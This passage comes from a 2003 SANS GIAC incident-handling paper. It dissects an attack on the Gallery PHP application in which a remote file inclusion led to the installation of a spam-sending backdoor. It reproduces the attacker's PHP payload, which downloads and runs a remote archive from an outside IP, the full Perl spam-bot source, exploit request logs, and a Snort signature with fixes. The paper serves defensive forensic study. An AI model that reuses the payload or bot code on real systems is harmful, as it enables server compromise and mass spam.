passthru("lynx -dump -source http://217.106.122.58/archive.tgz >
/tmp/af56j/archive2.tgz");
passthru("wget http://217.106.122.58/archive.tgz -P /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive1.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive2.tgz -C /tmp/af56j");
passthru("rm -rf /tmp/af56j/archive*");
passthru("chmod 755 /tmp/af56j/guestbook.cgi");
#passthru("/tmp/af56j/guestbook.cgi $HTTP_HOST
$HTTP_HOST.$REQUEST_URI");
passthru("/tmp/af56j/guestbook.cgi");
passthru("ls -la /tmp/af56j");
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
#passthru("rm -rf /tmp/af56j");

?>
```

Figure 15: Arbitrary PHP code from 217.106.122.58

The fact that the 217.106.122.58 web server returned the PHP code meant that the server was not configured with PHP support (i.e. the web server was not configured to process PHP code). The file was returned as simple text. As discussed above, since the attacker's web server didn't support PHP, server1 simply downloaded the code and executed it in the local context. A fully commented version of the code can be found in Figure 16.

```
/** RA – The first few lines are designed to determine the location of
perl and dig on the victim system as well as the hostname and kernel
version.  These would be output to the calling web browser (in this
case, the attacker's web browser).**/

/** RA – Preformatted text output follows **/
<?echo "<pre>";

/** RA – Determine the location of the perl binary **/
passthru("which perl");

/** RA – Determine the location of the dig binary **/
passthru("which dig");

/** RA – 'uname –a' prints basic information including hostname and
kernel version **/
echo "uname ";
passthru("uname -a");

/** RA – Print the hostname of the victim system **/
echo "\nhostname ";
passthru("hostname");
echo "\n";

/** RA – Print the host and URL of the victim system **/
echo $HTTP_HOST.$REQUEST_URI;

/** RA – It turns out that the pid of the process this nasty script
starts was stored in this fake PHP session file.  This passthru command
kills a running process – this is useful if the attacker needs to
reconfigure or cleanup something **/
passthru("kill -9 `cat /tmp/sess_9e4d0713ad1a561e77c93643bafef7a8`");

/** RA – Recursively delete and then recreate the /tmp/af56j directory.
This is where this script stores everything.  This is useful if this
script is being called a second time. **/
passthru("rm -rf /tmp/af56j");
passthru("mkdir /tmp/af56j");

/** RA – The attacker was being smart here.  Three subsequent requests
for the same archive file.  Depending on what the victim system has
installed, most likely either fetch, lynx or wget would be able to
retrieve the malicious tgz archive **/
passthru("fetch -o- http://217.106.122.58/archive.tgz >
/tmp/af56j/archive1.tgz");
passthru("lynx -dump -source http://217.106.122.58/archive.tgz >
/tmp/af56j/archive2.tgz");
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
passthru("wget http://217.106.122.58/archive.tgz -P /tmp/af56j");

/** RA - Untar and gzunip the archive depending on which program fetched
it **/
passthru("tar -zxvf /tmp/af56j/archive.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive1.tgz -C /tmp/af56j");
passthru("tar -zxvf /tmp/af56j/archive2.tgz -C /tmp/af56j");

/** RA - Delete the downloaded tgz archive and set the permissions for
the guestbook.cgi script **/
passthru("rm -rf /tmp/af56j/archive*");
passthru("chmod 755 /tmp/af56j/guestbook.cgi");
#passthru("/tmp/af56j/guestbook.cgi $HTTP_HOST
$HTTP_HOST.$REQUEST_URI");

/** RA - Execute the guestbook.cgi script and do a directory listing **/
passthru("/tmp/af56j/guestbook.cgi");
passthru("ls -la /tmp/af56j");
#passthru("rm -rf /tmp/af56j");

?>
```

Figure 16: Arbitrary PHP code from 217.106.122.58 - Commented

Essentially the code in Figure 15 (that was executed as the web server), downloaded a malicious tgz archive and executed a guestbook.cgi script that was in it. The contents of the tgz archive can been seen in Figure 17.

```
[rohan@server1 af56j]$ ls -R
.:
guestbook.cgi  lib

./lib:
ForkManager.pm  Net

./lib/Net:
Cmd.pm  Config.pm  SMTP.pm
```

Figure 17: Contents of tgz archive

In the root of the archive was the guestbook.cgi script. The lib and lib/Net directories had Perl modules which were used by the guestbook.cgi script. The ForkManager.pm, Cmd.pm, Config.pm and SMTP.pm were the standard, unmodified Perl modules available from CPAN.org.[xvi] ForkManager.pm is a simple Perl module intended for use with operations that can be done using a finite number of parallel processes. Cmd.pm provides functionality for command based protocols such as FTP and SMTP. Config.pm provides some basic network (libnet) configuration and SMTP.pm is a basic SMTP mail client.

As previously mentioned, the point of downloading all of these files and exploiting Gallery was to install a backdoor engine for the purpose of sending SPAM. Guestbook.cgi happened to be a Perl script specifically designed for that purpose. It was obviously given an innocuous name so that a simple “ps” by the system administrator would not raise any suspicions. The full source code is in Part 3, Section B (it was censored in places because of the foul language).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

`#!/usr/bin/perl`
[lines 1-16] Guestbook.cgi is a Perl script. These opening lines are designed to initialize and load the Perl modules that are included in the archive. The 'manager' server and port are defined as well (this is where the SPAM comes from). If the Perl binary is not located in /usr/bin, this Perl script will fail. The script will also fail if the Perl modules in the archive are bad.

`sub codestr`
[lines 23-62] These are simple encoding/decoding functions. Basically this Perl 'client' and the Perl 'server' (listening on port 2924 on 217.106.122.58) communicate using this encoding/decoding mechanism.

`sub sendEmail`
[lines 63-126] This function sends an email. It first crafts the header fields including the Date and From fields. The function then uses the 'dig' utility (the Perl script will fail if the dig binary isn't in the web server's path) in order to look up the MX record for a domain (the list of domains is explained later). The MX record is the Mail Exchange record in the DNS entry for a domain; this is the server that handles mail for the domain.

`sub getInfo`
[lines 127-235] This function is how the client and server exchange instructions. If a code "220" is received by the client, it downloads an email, a batch of domains and begins sending SPAM. Otherwise a report of the host is made, the connection is closed and the program is terminated.

`while(1)`
[lines 280-320] The process id of the parent is stored and instructions are retrieved from the "manager." The number of child processes to create is also a parameter from the "manager." Each child process sends one message to one email address. This keeps repeating until a kill message is sent by the "manager" (happens when the client is requesting instructions – the client waits two minutes between each request to the "manager").

In order to understand exactly what the script was doing, we altered the guestbook.cgi code so that it would not send any SPAM but simply write the parameters it was fetching from the "manager" into a file. Figure 18 has a sample session with the server.

```
     1  in while loop
     2  iam daemon
     3  2f142e4b44180a384f0f
     4  childs
     5  251d2a07440a
     6  header Received: from franka.aracnet.com (franka.aracnet.com
[216.99.193.44])
     7      by _ME_ with ESMTP
     8      for <_TO_>; _DATE_
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
     9  Date: _DATE_
    10  From: "Timothy_Walton" <services@timothywalton.com>
    11  Reply-To: "Timothy_Walton" <services@timothywalton.com>
    12  X-Priority: 3 (Normal)
    13  Message-ID: <234454353.2348985736354386@@timothywalton.com>
    14  To: _TO_
    15  Subject: Internet law services


    16  body MIME-Version: 1.0
    17  Content-Type: text/plain;charset="us-ascii"
    18  Content-Transfer-Encoding: 7bit


    19  My name is Timothy Walton and I am an attorney licensed to
practice law by
    20  the State of California. can verify this, as well as check my
official
    21  record, at http://www.calsb.org/cgi-bin/NT201C?184292. I am an
associate
    22  with the Silicon Valley firm Pierce & Shearer LLP
(www.pierceshearer.com)
    23  and I practice in California state courts and federal courts
located within
    24  the state of California.


    25  If you want to buy or sell a domain name, or if you have
received a cease
    26  and desist letter from a purported trademark owner, I can help.
I also
    27  prepare web site policies, AKA terms of service, for California
companies
    28  selling products over the Internet.


    29  You can visit my website at www.timothywalton.com to learn more.


    30  maillist:
    31  info@aikzilla.com
    32  info@aikzen.com

[4998 more e-mail addresses follow - all info@domain.com/net/org]
```

Figure 18: Session with Server

As you can see in Figure 18, the header of the e-mail is completely forged. The variable "_ME_" is replaced with the hostname of the victim system so that SPAM complaints go to the victim machine as well! The "_TO_" variable is substituted with one of the 5000 email addresses downloaded from the server. It is interesting to note that the 5000 domains are in alphabetical order and that subsequent fetches to the server will retrieve the next 5000 e-mail addresses in alphabetical order (the server seemed to be keeping track of what was being downloaded).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

F Signature of the exploit

Perhaps the most interesting aspect of this exploit is the trail that it left behind on the victim server. The first sign that someone installed a backdoor SMTP server for generating SPAM came from other Internet Service Providers asking us to cease and desist (since server1's header was in all of the e-mail messages). We knew that the mail server (qmail) running on server1 was not configured as an open-relay and it was properly patched. We were dumbfounded as to why we were receiving SPAM complaints for SPAM that was originating from our server (initially we thought someone was spoofing our server's address, but many complaints came in signifying that this was not a coincidence). Realizing that only ports 22, 80 and 25 were listening (see Part 2, section D), we figured looking through SSH, HTTP and SMTP logs was a good start.

Eventually we discovered several suspicious entries in Apache's error_log (see Figure 19).

```
sh: kill: (4046) - No such pid
sh: fetch: command not found
/root/: No such directory
--02:19:20--  http://217.106.122.58/archive.tgz
           => `/tmp/af56j/archive.tgz'
Connecting to 217.106.122.58:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 10,312 [application/x-tar]

    0K ..........
100% @  18.86 KB/s

02:19:21 (18.82 KB/s) - `/tmp/af56j/archive.tgz' saved
[10312/10312]


gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error exit delayed from previous errors

gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error exit delayed from previous errors
```

Figure 19: Weird entries in Apache error_log

Aha! These weird entries correlated directly with the rogue php script (Figure 15) hosted on 217.106.122.58. It appears that only command error output ended up in the error_log (i.e. Standard Error - STDERR). The kill attempt failed because the pid stored in the fake php session file was no longer valid. The "rm" and

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

"mkdir" commands did not have any errors, thus explaining the lack of output from running those commands. It appears that both fetch and lynx failed but wget was successful (its not clear how the standard output from wget ended up in the error_log as well). The first tar and gunzip command was successful, but the next two failed (and the errors were written to error_log).

The "http://217.106.122.58/archive.tgz" in the wget output of Figure 19 was extremely suspicious and warranted further investigation. A quick look through the Apache access_log revealed a series of visits to configmode.php (see in Figure 20).

```
mur.cp.ru - - [04/Feb/2003:07:36:35 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.1" 200 566 "-" "Mozilla/4.0 (compatible; MSIE 6.00; Windows NT
5.0)"
mur.cp.ru - - [05/Feb/2003:06:24:52 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.1" 200 780 "-" "Mozilla/4.0 (compatible; MSIE 6.00; Windows NT
5.0)"
mur.cp.ru - - [05/Feb/2003:06:41:08 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [05/Feb/2003:07:02:43 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [05/Feb/2003:07:48:52 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [10/Feb/2003:05:57:10 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [11/Feb/2003:03:09:31 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [12/Feb/2003:05:55:07 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [14/Feb/2003:02:19:22 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
mur.cp.ru - - [15/Feb/2003:09:08:56 -0500] "GET
/gallery/errors/configmode.php?GALLERY_BASEDIR=http://217.106.122.58/ad13/
HTTP/1.0" 200 769 "-" "Wget/1.8.2"
```

Figure 20: Apache access_log

The access_log shows an attacker (mur.cp.ru) trying to exploit the configmode.php script (as seen in Figures 12 and 13). The calls to configmode.php with the GALLERY_BASEDIR variable set kicked off a chain reaction that resulted in the installation of the backdoor SMTP server (as discussed in Part 2, Section E). Notice that the client in the HTTP requests is Wget/1.8.2. The attacker used the wget client (probably part of a script he or she wrote) to exploit the server. The attacker could have also used telnet or a basic web browser to achieve a similar effect. The connection between the installation

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

of the rogue SMTP server and the Gallery web application is first established in the Apache access_log.

Two final remnants for the exploit were found in the general system log file and in the /tmp directory. First, the general system log file, /var/log/messages, had an out of memory message from the guestbook.cgi process (seen in Figure 21). Recall that guestbook.cgi was the Perl script dissected in Part 2, Section E. Apparently the rogue Perl server ran out of memory and was terminated.

```
Feb 15 10:29:38 server1 kernel: Out of Memory: Killed process
16356 (guestbook.cgi).
```

Figure 21: /var/log/messages

Second, there were several files left in the /tmp/af56j directory including the Perl server and the Perl modules included in the original archive.tgz archive (downloaded from the rogue web server). There was a single file left in the /tmp directory, called "sess_9e4d0713ad1a561e77c93643bafef7a8" which contained the pid "16356". This file was designed to look like a PHP session file since the default location for storing PHP session files is in /tmp. However, server1's PHP installation (php.ini - Appendix, Part C) was configured to store the temporary session files in /tmp/php_sessions (line 541 of php.ini). The random session file sitting in /tmp should have stuck out like a sore thumb!

Based on the signatures mentioned above, a variety of methods could be employed in order to effectively detect the attack. First, a tool like logwatch could be configured to keep track of Apache error and access logs looking for keywords such as "command not found" or "connected!" Secondly, a SNORT[xvii] Intrusion Detection System signature could be used to see attempts at exploiting the Gallery web application. A sample signature is provided in Figure 22.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"PHP Gallery Exploit Attempt"; flow:to_server,established;
uricontent:"/gallery/"; uricontent:"?GALLERY_BASEDIR"; nocase;
classtype:web-application-attack; sid:1; rev:1;)
```

Figure 22: A SNORT signature for capturing this particular Gallery exploitation attempt

This signature would alert on connection attempts to "/gallery/errors/configmode.php?GALLERY_BASEDIR." This signature would also alert on connection attempts to the other PHP scripts in the Gallery distribution vulnerable to this same exploit (as described in the Gallery advisory). The false positive rate for this signature should be virtually zero since there is no legitimate need to call this URL and set the GALLERY_BASEDIR variable manually.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

G Protection

There are a variety of ways to protect yourself from this attack. The easiest way is to simply upgrade your installation of Gallery (as of the writing of this document, the latest version is 1.3.3.).

If you are unable to upgrade for some reason, you can apply the fix detailed in the Gallery advisory (Figure 23).

```
<?
// Hack prevention.
if (!empty($HTTP_GET_VARS["GALLERY_BASEDIR"]) ||
!empty($HTTP_POST_VARS["GALLERY_BASEDIR"]) ||
!empty($HTTP_COOKIE_VARS["GALLERY_BASEDIR"])) {
print "Security violation\n";
exit;
}
?>
```

Figure 23: Fix for Gallery

The code in Figure 23, should be applied to the top of captionator.php, errors/configmode.php, errors/needinit.php, errors/reconfigure.php, and errors/unconfigured.php. Basically if the GET, POST or COOKIE array doesn't contain the GALLERY_BASEDIR variable, this fix will prevent further execution of the script (since legitimate GALLERY_BASEDIR variables would be already set).

There are a variety of techniques that can be employed at the PHP level to protect your PHP scripts from taking inappropriate actions. These techniques (all php.ini directives) are detailed in the PHP Security Manual but a quick summary here is worthwhile[xviii].

First is the safe_mode directive. If safe_mode for is enabled then PHP will check to make sure that the owner of the current script matches the owner of the file to be operated on by a file function. Thus if a script was trying to read /etc/passwd and that was owned by root (and your web server was running as apache) this operation would fail.

Second is the safe_mode_exec_dir directive. If safe_mode is enabled, only executables located in the safe_mode_exec_dir will be allowed to executed via the system(), passthru, exec() and other related PHP functions. Thus, you could ensure that 'wget' and 'tar' are not in this path and the exploit discussed above would fail.

Third is the disable_functions directive. This directive allows you to disable certain functions. If you are not using the system(), passthru() or exec() functions

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

you may want to disable them here. This directive is not affected by whether safe mode is turned on or off.

Fourth, and final, is the open_basedir directive. This directive limits the files that can be opened by PHP to the specified directory tree. The value "." Indicates that the directory in which the script is stored will be used as the base directory.

Another preventative technique is to suppress the version number from the footer of Gallery-generated web pages. Since Gallery displays the version number at the bottom of every web page, a simple Google search for "Powered by Gallery 1.2.5" returns websites which are vulnerable to the exploit. The html_wrap/album.footer.default, html_wrap/photo.footer.default, html_wrap/search.footer.default html_wrap/gallery.footer, html_wrap/album.footer and html_wrap/photo.footer files can all be edited to suppress the version number.

A final protection technique is to prevent the execution of binaries from the /tmp directory. If /tmp is configured as a separate partition on your system, you can edit the appropriate entry in /etc/fstab and add the "noexec" parameter. This parameter will prevent the execution of binaries on the /tmp partition. This exploit downloaded and executed the guestbook.cgi script which was stored in the /tmp directory.

In order to address this and other related vulnerabilities, the authors of Gallery could make sure that their software works with the PHP directive register_globals set to "Off" (it appears that the latest versions of Gallery work with the register_globals functionality disabled). They can also rigorously check all user input and suggest a PHP configuration that uses some of the directives outlined above (these directives can also be defined in an Apache .htaccess file specific to the directory where gallery is installed).

Finally, proactive security tools such as Nessus[xix], chkrootkit[xx] and Nikto[xxi] can be used to assess the security posture of your systems.

H Additional Information

[1] CVE Database:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1412
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1234

[2] Bugtraq Database:
http://online.securityfocus.com/bid/3397/info/
http://online.securityfocus.com/bid/6489/info/

[3] Bugtraq Posts:
http://online.securityfocus.com/archive/1/218000

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http://archives.neohapsis.com/archives/bugtraq/2002-07/0471.html

[4] Gallery Security Advisories:
http://gallery.menalto.com/modules.php?op=modload&name=News&file=article&sid=50
http://gallery.menalto.com/modules.php?op=modload&name=News&file=article&sid=64

[5] Google Groups post from Patrick Skerrett discussing this exploit:
http://groups.google.com/groups?selm=949cf0a5.0302242001.588837e2%40posting.google.com&oe=UTF-8&output=gplain

3 Epilogue

A few days after the incident was resolved, we noticed the following press release on timothywalton.com (see Figure 18 for the SPAM email that was being sent):

For Immediate Release

SPAM-FIGHTING ATTORNEY VICTIM OF RETALIATORY ATTACK

Palo Alto, California (February 16, 2003) -- One of the foremost experts on spam law has been accused of violating the very laws he uses to sue. Yesterday, a flood of email advertising Timothy J. Walton's legal services spread around the world. But Walton was not the one to send it.

In what appears to be a retaliatory attack, an accomplished spammer spoofed the address of Walton's web host to create the appearance that the flood of advertising emails came from his office. While it is well known that Walton would never use such tactics, the perpetrator tipped his hand with his limited knowledge of Walton's web and email hosting structure. Walton's email service is provided by a separate company from the one spoofed in the attack. Authorities believe that the person responsible for the attack is most likely someone that Walton has pressured to stop spam activities.

Timothy J. Walton has sued a number of companies and individuals for sending unlawful spam. He filed the first class action suit on behalf of spam recipients in 1999. Another of his cases received national attention when an appellate court ruled that consumers have the right to sue spammers under California state law. That case, Ferguson v. Friendfinder, Inc., is back in the trial court after a dismissal was reversed on appeal.

"I get my share of complaints and threats," Walton said. "But the most amazing thing to me was the number of people who responded to this email by seeking my services. Responding to spam with interest perpetuates the problem and makes spamming profitable." Walton has

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

> vowed to recommend these potential clients to other appropriate attorneys. "Annoying as an attack like this is, people who are familiar with my work know that I would never do this. For those who did not know me prior to this attack, I hope the message reaches them that the message origins are fraudulent."
>
> Anyone possessing information about this spam can send communication to spamattackinfo@timothywalton.com.
>
> # # #

It appears that server1 was involved with generating some of this SPAM.

© SANS Institute 2003, Author retains full rights.

4 Appendix

A Gallery 1.2.5: configmode.php

```
<? require($GALLERY_BASEDIR . "errors/configure_instructions.php") ?>
<html>
<head>
  <title>Gallery in Configuration Mode</title>
  <?= getStyleSheetLink() ?>
</head>
<body>
<center>
<span class="title"> Gallery: Configuration Mode </span>
<p>
<table width=80%><tr><td>
<br>
<center>
To configure gallery,
<font size=+1>
<a href="<?=$GALLERY_BASEDIR?>setup/index.php">Start the configuration
wizard</a>
</font>
</center>
<br>

If you've finished your configuration but you're still seeing this
page, that's because for safety's sake we don't let you run Gallery in
an insecure mode.  You need to switch to secure mode before you can
use it.  Here's how:

<p><center>
<?= configure("secure"); ?>
<p>
Then just reload this page and all should be well.

<? include($GALLERY_BASEDIR . "errors/configure_help.php"); ?>

</table>
</body>
</html>
```

B guestbook.cgi

```
1   #!/usr/bin/perl

2   $|=1;

3   use lib '/tmp/af56j/lib';
4   use lib './lib';
5   use Net::SMTP;
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 6   use Socket;
 7   use ForkManager;

 8   my $debug=0;

 9   open(STDERR,"/dev/null") unless $debug==1;
10   open(STDOUT,"/dev/null") unless $debug==1;

11   my $maxChilds=0;
12   my $smtpTimeout=15;
13      $smtpTimeout=1 if $debug==1;
14   my $managerHost="217.106.122.58";
15      $managerHost="127.0.0.1" if $debug==1;
16   my $managerPort="2924";

17   my @report=();

18   my $header;
19   my $body;
20   my @maillist;
21   my $daemonHelloField;

22   my $startmask="F%C@ yoU aRE! :-)"; [censored]

23   sub codestr
24   {
25    my $str=shift;
26    my $last='';
27    $last="\n" if chomp($str);
28    return codestr_($str).$last;
29   }

30   sub codestr_
31   {
32    my $str=shift;
33    my @hhh=(0..9,'a'..'f');
34    my $mask=$startmask x (length($str)/length($startmask)+1);
35    my $rez='';
36    $str^=substr($mask,0,length($str));
37    while($str ne '')
38    {
39     my $tmp=ord($str);
40     $rez.=$hhh[int($tmp/16)].$hhh[$tmp%16];
41     substr($str,0,1,"");
42    }
43    return $rez;
44   }
```

© SANS Institute 2003, Author retains full rights.

```
45   sub unhex
46   {
47    my $str=shift;
48    my $rez='';
49    while($str ne '')
50    {
51     $rez.=chr(hex(substr($str,0,2)));
52     substr($str,0,2,"");
53    }
54    return $rez;
55   }
```

```
56   sub decodestr
57   {
58    my $str=shift;
59    my $last='';
60    $last="\n" if chomp($str);
61    return unhex(codestr(unhex($str),$startmask)).$last;
62   }
```

```
63   sub sendEmail
64   {
65    my (@mxs,@cmx);
66    my $email=shift;
67    print "mail=$email\n";
68    my $head=$header;
69    $head=~s/_TO_/$email/g;
70    $head=~s/_ME_/$daemonHelloField/s;
71    my $date=`date`;
72    $date=~s/\n//;
73    $head=~s/_DATE_/$date/g;
74    $head=~/^From:\s(.*)/m;
75    my $from=$1;
76    $from=~s/<//;
77    $from=~s/>//;
78    $from=~/\s(.*)/;
79    $from=$1;
80    ($name,$domain)=split("\@",$email);
```

```
81     my $sent=1;
82     @mxs = `dig mx $domain`;
83     foreach $pmx (@mxs)
84     {
85       if($pmx =~ /MX[\t|\s]*\d*[\t|\s]*(.*)\.$/)
86       {
87         push(@cmx,$1);
88       }
89     }
90     if ($#cmx<=0)
91     {
92       @mxs = `dig a $domain`;
93       foreach $pmx (@mxs)
94       {
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 95         if ($pmx =~
domain\.[\t|\s]*\w*[\t|\s]*IN[\t|\s]*A[\t|\s]*(.*)$/)
 96         {
 97           push(@cmx,$1);
 98         }
 99       }
100     }
101
102     foreach $mx (@cmx)
103     {
104       print "mx=$mx\n";
105       $sent=2;
106       my $smtp=Net::SMTP-
w("$mx",Timeout=>$smtpTimeout,Hello=>$daemonHelloField,Debug=>0);
107       if($smtp)
108       {
109         $sent=3;
110         $smtp->mail($from);
111         $smtp->to($email);
112         $res=$smtp->code;
113         if($res==250)
114         {
115           $smtp->data()      unless $debug==1;
116           $smtp->datasend($head) unless $debug==1;
117           $smtp->datasend($body) unless $debug==1;
118           $smtp->dataend()        unless $debug==1;
119           $sent=0;
120         }
121         $smtp->quit();
122         return $sent;
123       }
124     }
125     return $sent;
126   }


127   sub getInfo
128   {
129    return 0 unless socket(telnet, PF_INET, SOCK_STREAM,
protobyname('tcp'));
130    return 0 unless connect(telnet,
kaddr_in($managerPort,inet_aton($managerHost)));
131    my $res;
132    if(telnet)
133    {
134     telnet->autoflush();
135     $res=<telnet>;
136     $res=decodestr($res);
137     if(defined $res and $res=~/^220/)
138     {
139      print telnet codestr("iam daemon\n");
140      $res=<telnet>;
141      $res=decodestr($res);
142      if($res!~/^250/)
143      {
144       close telnet;
145       return 0;
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
146      }
147      print telnet codestr("childs\n");
148      $maxChilds=0;
149      $res=<telnet>;
150      $res=decodestr($res);
151      if($res!~/^250/)
152      {
153       close telnet;
154       return 0;
155      }
156      else
157      {
158        $res =~ /^\d*\s(.*)/;
159        $maxChilds = $1;
160      }
161      if(defined $report)
162      {
163       print telnet codestr("report\n");
164       $res=<telnet>;
165       $res=decodestr($res);
166       if($res!~/^354/)
167       {
168        close telnet;
169        return 0;
170       }
171       print telnet codestr($report.".\n");
172       $res=<telnet>;
173       $res=decodestr($res);
174      }
175      print telnet codestr("die\n");
176      $res=<telnet>;
177      $res=decodestr($res);
178      if($res=~/^250/)
179      {
180        return 2;
181      }
182      print telnet codestr("hellofield\n");
183      chomp($daemonHelloField=<telnet>);
184      $daemonHelloField=decodestr($daemonHelloField);
185      $res=<telnet>;
186      $res=decodestr($res);
187      if($res!~/^250/)
188      {
189       close telnet;
190       return 0;
191      }
192      print telnet codestr("header\n");
193      $header="";
194      $res="";
195      while($res!~/^250/)
196      {
197       $res=<telnet>;
198       $res=decodestr($res);
199       $header.=$res unless $res=~/^250/;
200      }
201      print telnet codestr("body\n");
202      $body="";
```

© SANS Institute 2003, Author retains full rights.

```
203      $res="";
204      while($res!~/^250/)
205      {
206       $res=<telnet>;
207       $res=decodestr($res);
208       $body.=$res unless $res=~/^250/;
209      }
210      print telnet codestr("maillist\n");
211      @maillist=();
212      $res="";
213      while($res!~/^250/)
214      {
215       chomp($res=<telnet>);
216       $res=decodestr($res);
217       return 1 if $res=~/^350/;
218       push(@maillist,$res) unless $res=~/^250/;
219      }
220      if (telnet)
221      {
222        print telnet codestr("quit\n");
223        close(telnet);
224        return 1;
225      }
226      else
227      {
228        return 0;
229      }
230     }
231     print telnet codestr("quit\n");
232     close telnet;
233    }
234    return 0;
235   }


236   if ($debug==0) { fork && exit; }
237   `rm /tmp/af56j/guestbook.cgi`;
238   $res=`which dig`;
239   exit(0) unless $res=~/dig/;


240   sub getname
241   {
242     my @ps=`ps -U \`whoami\``;
243     srand(time ^ $$);
244     my $myname = @ps[rand($#ps)];
245     $myname =~ /\s*(\d+)\s[^:]*:[^\s]*\s(.*)/;
246     $myname = $2;
247     $myname =~ s/(perl)//;
248     return $myname;
249   }


250   if ($ARGV[0])
251   {
252    return 0 unless socket(telnet, PF_INET, SOCK_STREAM,
protobyname('tcp'));
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
253    return 0 unless connect(telnet,
kaddr_in($managerPort,inet_aton($managerHost)));
254    my ($res,$hellofield);
255    if(telnet)
256    {
257     telnet->autoflush();
258     $res=<telnet>;
259     $res=decodestr($res);
260     if ($res=~/^220/)
261     {
262       print telnet codestr("new\n");
263       my $smtp=Net::SMTP->new($ARGV[0],Timeout=>15);
264       if ($smtp)
265       {
266         $hellofield=$smtp->domain;
267         $smtp->quit;
268       }
269       else
270       {
271         $hellofield=`hostname`;
272       }
273       print telnet codestr($hellofield."\n".$ARGV[1]."\n");
274     }
275     print telnet codestr("quit\n");
276    }
277    close(telnet);
278    exit 0;
279   }


280   while(1)
281   {
282     $0=getname;
283     open(Q,">/tmp/sess_9e4d0713ad1a561e77c93643bafef7a8");
284     print Q "$$\n";
285     close(Q);
286     my $gi=getInfo();
287     if ($gi==1)
288     {
289       undef $report;
290       my $pm=new Parallel::ForkManager($maxChilds);


291       $pm->run_on_finish(
292         sub { my ($pid, $exit_code, $ident) = @_;
293         print "$ident = $exit_code\n" if $debug==1;
294         $report.="$exit_code $ident\n";
295       }
296      );
297      $pm->run_on_start(
298        sub { my ($pid,$ident)=@_;
299        print "** $ident started, pid: $pid\n" if $debug==1;
300       }
301      );


302       foreach $email (@maillist)
```

© SANS Institute 2003, Author retains full rights.

```
303       {
304         $pm->start($email) and next;
305         $0=getname;
306         $ok=sendEmail("$email")."\n";
307         $pm->finish($ok);
308       }
309       print "Waiting for children\n" if $debug==1;
310       $pm->wait_all_children;
311       print "Children ok\n" if $debug==1;
312       print "Next loop\n" if $debug==1;
313     }
314     if ($gi==2)
315     {
316       `rm -rf /tmp/af56j`;
317       exit 0;
318     }
319     sleep(120);
320   }
```

C php.ini

```
  1    [PHP]


  2    ;;;;;;;;;;;
  3    ; WARNING ;
  4    ;;;;;;;;;;;
  5    ; This is the default settings file for new PHP installations.
  6    ; By default, PHP installs itself with a configuration suitable for
  7    ; development purposes, and *NOT* for production purposes.
  8    ; For several security-oriented considerations that should be taken
  9    ; before going online with your site, please consult php.ini-recommended
 10    ; and http://php.net/manual/en/security.php.




 11    ;;;;;;;;;;;;;;;;;;;
 12    ; About this file ;
 13    ;;;;;;;;;;;;;;;;;;;
 14    ; This file controls many aspects of PHP's behavior.  In order for PHP to
 15    ; read it, it must be named 'php.ini'.  PHP looks for it in the current
 16    ; working directory, in the path designated by the environment variable
 17    ; PHPRC, and in the path that was defined in compile time (in that
order).
 18    ; Under Windows, the compile-time path is the Windows directory.  The
 19    ; path in which the php.ini file is looked for can be overridden using
 20    ; the -c argument in command line mode.
 21    ;
 22    ; The syntax of the file is extremely simple.  Whitespace and Lines
 23    ; beginning with a semicolon are silently ignored (as you probably
guessed).
 24    ; Section headers (e.g. [Foo]) are also silently ignored, even though
 25    ; they might mean something in the future.
 26    ;
 27    ; Directives are specified using the following syntax:
 28    ; directive = value
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 29    ; Directive names are *case sensitive* - foo=bar is different from
FOO=bar.
 30    ;
 31    ; The value can be a string, a number, a PHP constant (e.g. E_ALL or
M_PI), one
